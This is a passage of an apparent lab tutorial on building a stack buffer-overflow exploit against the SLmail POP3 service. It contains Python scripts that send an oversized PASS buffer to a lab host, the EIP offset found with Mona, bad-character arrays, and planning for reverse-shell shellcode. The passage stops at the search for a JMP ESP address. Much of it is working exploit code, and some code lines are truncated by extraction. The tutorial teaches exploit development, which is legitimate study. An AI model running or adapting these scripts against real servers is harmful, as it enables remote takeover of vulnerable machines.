p3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2
4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3B
Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca
b7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6
8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7C
Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm
```

Next, we adapt our fuzzer to add the unique string instead of 2700 A's.




```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad$
try:
  print "\nSending evil buffer..."
  s.connect(('10.11.12.124',110))
  data = s.recv(1024)
  s.send('USER username' + '\r\n')
  data = s.recv(1024)
  s.send('PASS ' + buffer + '\r\n')
  print "\nDone!."
except:
  print "Could not connect to POP3!"
```

After running our updated fuzzer again, we see that the value of our instruction pointer (EIP) is Dj0D.



We can now check with Mona where this value occurs in our unique string to identify after how much bytes the EIP is overwritten. Mona found this pattern at position 2610, which means that the EIP is overwritten after an input of 2606 bytes. (2610 minus 4 bytes from Dj0D = 2606.




We now know our application crashes at 2700 bytes and our instruction pointer (EIP) is overwritten after 2606 bytes. This leaves us 94 bytes to put our shellcode. As typical shellcode is 300 to 400 bytes long, we need more space. Let's check if we can increase the placeholder by adding more dummy data, by example 3500 bytes in total.

We adapted our script to first sent 2606 dummy data (A's), then 4 B's which will overwrite our instruction pointer (EIP) and then 890 C's as a placeholder for our payload which should be sufficient for our shellcode. Note that we are lazy and don't actually need to calculate the 890, you can just deduct the previous numbers.

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "A"*2606 +"B"*4 +"C"*(3500-2606-4)

try:
  print "\nSending evil buffer..."
  s.connect(('10.11.12.124',110))
  data = s.recv(1024)
  s.send('USER username' + '\r\n')
  data = s.recv(1024)
  s.send('PASS ' + buffer + '\r\n')
  print "\nDone!."
except:
  print "Could not connect to POP3!"
```

Nice, this works very well. In the Memory Dump screen (left bottom), we clearly see that the A's are filling the buffer till we overwrite the instruction pointer (EIP) with 4 B's and then we overwritten the stack pointer (ESP) with C's as a placeholder for our shellcode.




Instead of C's we would like to put shellcode in the stack pointer (ESP), which will gives us a reverse shell. Before we can do that, we need to identify possible bad characters which may break our shellcode. Bad characters are not universal and depend on how the program is built. A common bad character is by example a null byte (\00) which will make the application ignore the rest of the shellcode. After identifying the bad characters, we can exclude these when generating our shellcode.

To identify the bad characters, we will generate a byte array containing all possible characters and see if and where the exploit breaks and repeat this till the exploit works flawlessly with all remaining bytes.

Mona can assist us in generating a byte array. Use the following command to generate a byte array excluding the null byte (\x00) already, as this is almost guaranteed to be a bad character.

```
!mona bytearray -b '\x00'
```

This will generate two files in your mona directory, bytearray.txt and bytearray.bin. We first use bytearray.txt to adapt the exploit with our generated bytearray.


bytearray - Notepad
File Edit Format View Help
==
Output generated by mona.py v2.0, rev 415 - Immunity Debugger
Corelan Team - https://www.corelan.be
==
OS : 7, release 6.1.7601
Process being debugged : SLmail (pid 2292)
==
2018-10-14 10:27:56
==
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\x
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\x
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\x


buffer = "A"*2606 +"B"*4 +badchars

try:
  print "\nSending evil buffer..."
  s.connect(('10.11.12.124',110))
  data = s.recv(1024)
```

After running our script we notice that as expected we have cleanly overwritten the ESP with 'BBBB' as expected, followed by the bad characters. Note down the ESP address 0177A128, as this address contains our byte array.


```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\x
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\x
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\x


buffer = "A"*2606 +"B"*4 +badchars

try:
  print "\nSending evil buffer..."
  s.connect(('10.11.12.124',110))
  data = s.recv(1024)
```

Now we can compare our generated byte array (bytearray.bin) with the ESP which should need contain the same byte array if no bad characters are breaking our exploit.

To compare both byte arrays, use the following command:

```
!mona compare -f bytearray.bin -a 0177A128
```

After two iterations, we identify the bad characters \x00, \x0a and \x0d.




As the ESP address often changes when running the program and we would like to build a consistent exploit, we can not hardcode the ESP address. Luckily, in most programs there are bytes called JMP ESP or CALL ESP which will redirect to the ESP. If we overwrite the instruction pointer (EIP) which such address, execution will first go there and then to our payload.

We need to find a module without protections such as ASLR or DEP enabled, which his often the case.

